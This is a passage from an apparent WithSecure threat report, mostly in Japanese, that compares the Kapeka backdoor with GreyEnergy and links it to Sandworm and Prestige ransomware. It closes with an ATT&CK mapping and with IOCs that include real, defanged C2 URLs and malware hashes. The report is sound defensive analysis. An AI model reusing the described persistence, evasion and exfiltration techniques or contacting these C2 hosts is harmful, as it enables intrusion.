ックドアサンプルの 1 つは、感染したマシン (97e0e161d673925e42cdf04763e7eaa53035338b) からのスケジュールされたタスクにバンドルされており、「wslsrv.dll」と呼ばれていた。この命名規則は、当社が分析したドロッパーで見つかったアルゴリズムに従っていなかった。さらに、スケジュールされたタスク名は (Sens Api ではなく) 「OneDrive」 であり、コマンドラインは少し異なっていた。GreyEnergy ドロッパーと高レベルの類似点を共有する別のドロッパーが使用された可能性が考えられる。

- GreyEnergy のドロッパーコンポーネントは、Kapeka のバックドアコンポーネントと同様に、GetCurrentHwProfileA 経由で取得した GUID 値に基づいてミューテックスをチェックし、作成する。GetCurrentHwProfileA() を利用してミューテックス値を生成することは、当社が観察した他の脅威における一般的な手法ではない。
- Kapeka の一部の構成コンポーネントは GreyEnergy にも一致する。どちらも、定義された最大生存時間を保持する構成構造と、システム時間の上位部分と下位部分を保持する一対のフィールドを利用する。最大生存時間は、C2 接続が成功しなかった場合にバックドアが自身を削除するまでの最大日数を定義する。システム時間ペアは、実行時にバックドアによって生成および更新され、バックドアの生存時間と最後に成功した C2 ポーリングを追跡するために使用される。この特定の実装は、当社が観察した他の脅威では一般的な手法ではない。さらに、両方のバックドアには、おそらく何らかの形式の識別子である 16 バイトの 16 進文字列も含まれている。Figure 34 は、GreyEnergy と Kapeka にある 16 進文字列を比較している。さらに、Figure 35 は、Kapeka と GreyEnergy の構成コンポーネント間の前述の類似性を示している。
- Kapeka は、一部のバージョンの GreyEnergy と同様に、分析をより困難にするために、その構成で難読化された名前を使用する。Figure 36 は、GreyEnergy と Kapeka の構成で見られる難読化されたフィールド名の比較を示している。




Figure 33: GreyEnergy と Kapeka の C2 カスタム構造の比較




Figure 34: GreyEnergy と Kapeka のサンプルで見つかった 16 進文字列の例




Figure 35: GreyEnergy and Kapeka の C2 設定の類似点




Figure 36: GreyEnergy と Kapeka の設定に見られる難読化されたフィールド名の例

両者には類似点に加え、以下のような相違点もあります (相違点はこれらに限定されるものではありません):

- バックドアコマンドとその実装は大きく異なる。
- Kapeka はレジストリを介して C2 設定を保持するが、GreyEnergy はディスク上のファイルを介して保持する。
- GreyEnergy は WMI を利用して被害者のフィンガープリントを採取するが、Kapeka は Windows API とレジストリを利用する。
- 永続性のために、GreyEnergy mini はスタートアップフォルダを介してショートカットファイルを利用し、GreyEnergy は ServiceDLL レジストリを介して Windows サービスを利用し、Kapeka は自動実行レジストリまたはスケジュールされたタスクを利用する。

2 つのツールキット間の機能の類似性に加えて、Kapeka、GreyEnergy、Sandworm に関連する他の指標についても調べてみました。
テレメトリーが限られていたため、アップストリームで Kapeka が検出された後の侵害後の活動は観察されませんでしたが、Kapeka はランサムウェアキャンペーンなどの破壊的な攻撃に使用されていると報告されています。同じ期間内に、Sandworm グループに起因するランサムウェア関連で公的に報告されたインシデントを一時的に関連付け、Prestige ランサムウェアの展開につながる攻撃との重複を観察しました。

2022 年 10 月にウクライナとポーランドの運輸・物流会社に壊滅的被害をもたらした Sandworm による攻撃では Prestige ランサムウェアが使用され、2022 年 9 月に前兆活動が増加したことが報告されていました。当社が Kapeka を観察した被害企業も東欧の物流会社で、バックドアは 2022 年 9 月下旬に発見され、野生で見つかった他の Kapeka のサンプルはウクライナで観測されました。これとは別に、Prestige ランサムウェアと GreyEnergy の地理的標的も重複しており、どちらもウクライナとポーランドで使用されたと伝えられています。 GreyEnergy は、破壊的な攻撃の前兆としても観察されています。




Figure 37: Kapeka、GreyEnergy、Prestige のランサムウェア攻撃における共通点

Figure 37 は、Sandworm グループに関連していると報告されている Kapeka、GreyEnergy、および Prestige ランサムウェア攻撃に関する調査結果をまとめたものです。 当社は、これらの発見が決定的な評価や帰属を形成するのに十分なほど実質的であるとは考えていませんが、さらなるリサーチの基礎を築く、以下の競合しない仮説を提案できると考えています:

- Kapeka は Sandworm の最新兵器の一部であり、ランサムウェア攻撃など、後の段階で妨害行為につながる可能性のある情報収集をサポートするための広範なスパイ活動の一環として使用される可能性が高い柔軟なバックドアとして機能しする。
- Kapeka は、2022 年後半の Prestige ランサムウェアの展開につながる侵入に使用された可能性がある。

- このツールキットは、現在進行中のロシアとウクライナの紛争に関連して開発／展開されており、主に中欧と東欧がターゲットとなっている。
- GreyEnergy は BlackEnergy の後継とみなされており、Kapeka は GreyEnergy バックドアの後継である。BlackEnergy から GreyEnergy までに見られる洗練度の低下は、GreyEnergy から Kapeka にも同様に見られるものである。

結論

Kapeka は、それまで報告されていなかったバックドアであり、少なくとも 2022 年半ばには東欧で散発的に観測されています。これは、オペレーターの初期段階のツールキットとして機能し、ターゲットのアセットへの長期的なアクセスを提供するために必要な機能をすべて備えた柔軟なバックドアです。

マルウェアによる被害状況、稀な目撃情報、そしてステルス性と巧妙さのレベルは、Kapeka が APT (Advanced Persistent Threat = 高度かつ持続的な脅威) レベルの活動であることを示しています。ただし、感染ベクトルの作成時点ではデータが少ないため、攻撃者および攻撃者の「目的に対する行動」を決定的に述べることができません。それにもかかわらず、WithSecure は、Kapeka と Sandworm の間の関連性を強く示唆する複数のデータポイントを調査しました。

Sandworm は、ロシアの利益のためにウクライナに対する破壊的な攻撃を行うことで悪名高い、ロシアの国家的サイバー攻撃グループです。GreyEnergy (Sandworm の攻撃ツールラインナップの一部であると考えられるツールキット) と Kapeka の間で当社が指摘した機能の共通点、および 2022 年のロシアによるウクライナ侵攻以来、Sandworm によるものと公にされている最新の出来事に基づいて、Kapeka が新たに Sandworm の攻撃ツールラインナップに新たに加わったものであるという仮説を立てています。これは、2022 年後半の Prestige ランサムウェアの展開につながる侵入に使用された可能性があります。おそらく、Kapeka は GreyEnergy の後継品である可能性が高く、Kapeka 自体が Sandworm の攻撃ツールラインナップの BlackEnergy の代替品であった可能性があります。Kapeka の開発と配備は、現在進行中のロシアとウクライナの紛争を受けて行われた可能性が高く、2022 年のウクライナへの侵攻以来、Kapeka は中欧および東欧全域での標的型攻撃のために使用されている可能性が高いです。

WithSecure が最後に Kapeka の活動を観測したのは 2023 年 5 月でした。攻撃グループ、特に国家ハッカーグループが活動を停止したり、ツールを完全に廃棄したりすることは非常に稀です。したがって、Kapeka の観測例が少ないことは、ロシア・ウクライナ戦争など、数年にわたる作戦において APT が Kapeka を綿密に利用していることの証拠と考えることができます。Kapeka の開発者と運用者がツールの新しいバージョンで進化するのか、それとも Kapeka との間に見られるような、Kapeka と類似したスレッド (概念的な重複やコードの再利用など) を備えた新しいツールキットを開発して使用するのかはまだわかりません。GreyEnergy、GreyEnergy、BlackEnergy。Kapeka の起源と目的に関係なく、本レポートに記載されているバックドアの脅威は変わりません。

バックドアとそのドロッパーには侵害の痕跡をすべて削除する機能が含まれていますが、当社はいくつかの感染アーティファクトを特定し、分析と検出を支援するいくつかのスクリプトを開発しました。これらのスクリプトは、本レポートの付属資料セクションに記載されています。

付属資料
MITRE ATT&CK マッピング

Tactic	Technique	Description
Execution	Command and Scripting Interpreter: Windows Command Shell	Kapeka uses batch script files and Windows shell commands for various purposes.
	Inter-Process Communication: Component Object Model	Kapeka uses WinHttp 5.1 COM interface to implement its network communication.
Persistence	Scheduled Task/Job: Scheduled Task	Kapeka creates a scheduled task called “Sens Api” or “OneDrive” for persistence.
	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Kapeka creates an autorun registry called “Sens Api” for persistence.
Defense evasion	Masquerading: Masquerade File Type	Kapeka masquerades its backdoor file as a Microsoft Word Add-In with its extension (.wll), but in reality it is a DLL file
	Obfuscated Files or Information	Kapeka obfuscates some of its plaintext strings as stackstrings. The embedded backdoor and its configuration are also AES-256 encrypted.
	Obfuscated Files or Information: Embedded Payloads	The dropper embeds the main backdoor binary in its resource section.
	Hide Artifacts: Hidden Files and Directories	The dropper drops the main backdoor and removal batch script as hidden files on the victim’s machine.
	Indicator Removal: File Deletion	The dropper will remove itself upon execution and the main backdoor can remove itself as well.
	Indicator Removal: Clear Persistence	The backdoor can remove its own persistence.
	Modify Registry	The backdoor persists its configuration via registry.
	System Binary Proxy Execution: Rundll32	Kapeka utilizes rundll32 to execute its main backdoor.
	Data Obfuscation: Junk Data	Kapeka adds junk data to the data it sends to its C2.
	Virtualization/Sandbox Evasion: Time Based Evasion	The backdoor sleeps for an arbitrary amount of time using WaitForSingleObjectEx() and waitable timer before initialization.
Discovery	System Time Discovery	The backdoor keeps track of its last successful connection to its C2 by using system time.

	System Owner/User Discovery	The backdoor collects information about the user and organization through a set of WinAPI calls and registry queries.
	System Information Discovery	The backdoor collections various information about the system through a set of WinAPI calls and registry queries.
	System Language Discovery	The backdoor queries language and country by using GetLocaleInfoW() API call.
	Query Registry	The backdoor steals information about the victim and the system via registry queries.
Command and Control	Ingress Tool Transfer	The backdoor can receive and execute additional payloads.
	Exfiltration Over C2 Channel	The backdoor can exfiltrate fingerprinted information as well as local files from the victim's machine over to its C2.
	Encrypted Channel: Asymmetric Cryptography	The backdoor uses RSA-2048 encryption as part of its custom algorithm to encrypt data sent to its C2.
	Encrypted Channel: Symmetric Cryptography	The backdoor uses AES-256 and XOR operations as part of its custom algorithm to encrypt data sent to its C2.
	Proxy: Internal Proxy	The backdoor detects internet proxy settings via WinHttpGetIEProxyConfigForCurrentUser() and uses them if available.

スクリプト

WithSecure has developed several scripts to aid with the analysis and detection of Kapeka, namely:

- A script to decrypt and emulate Kapeka's network communication. This has been implemented as a custom HTTP handler for fakenet [https://github.com/mandiant/flare-fakenet-ng].
- A script to extract Kapeka's configuration from either registry or embedded within the backdoor binary.
- A script to extract and decrypt the backdoor binary from the dropper's resource section.

These can be found in WithSecure Lab's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/Kapeka].

検出の機会
WithSecure Elements
WithSecure™ Elements Endpoint Protection detects multiple stages of the attack lifecycle. Our products currently offer the following detections against the threat:

- Backdoor:W64/Kapeka.*
- Trojan:BAT/Naida.*
- Trojan-Dropper:W32/Klavdia.*

YARA ルール
YARA rules can be found in WithSecure Lab's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/Kapeka/].

侵害の指標 (IOCs)
Indicators of compromise can be found in WithSecure Lab's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/Kapeka/].

Type	Value	Note	Seen in	Seen on
Filename	crdss.exe	Backdoor dropper file name	Ukraine	June 2022
Filename	%SYSTEM%\win32log.exe	Backdoor dropper file name	Estonia	September 2022
SHA1	80fb042b4a563efe058a71a647ea949148a56c7c	Backdoor dropper hash	Ukraine	June 2022
SHA1	5d9c189160423b2e6a079bec8638b7e187aebd37	Backdoor dropper hash	Estonia	September 2022
SHA1	6c3441b5a4d3d39e9695d176b0e83a2c55fe5b4e	Backdoor hash	Estonia	September 2022
SHA1	97e0e161d673925e42cdf04763e7eaa53035338b	Backdoor hash	Ukraine	May 2023
SHA1	9bbde40cab30916b42e59208fbcc09affef525c1	Backdoor hash	Ukraine	June 2022
URL	https[:]//103[.]78[.]122[.]94/help/healthcheck	Backdoor C2 address	-	-
URL	https[:]//88[.]80[.]148[.]65/news/article	Backdoor C2 address	-	-
URL	https[:]//185[.]181[.]229[.]102/home/info	Backdoor C2 address	-	-
URL	https[:]//185[.]38[.]150[.]8/star/key	Backdoor C2 address	-	-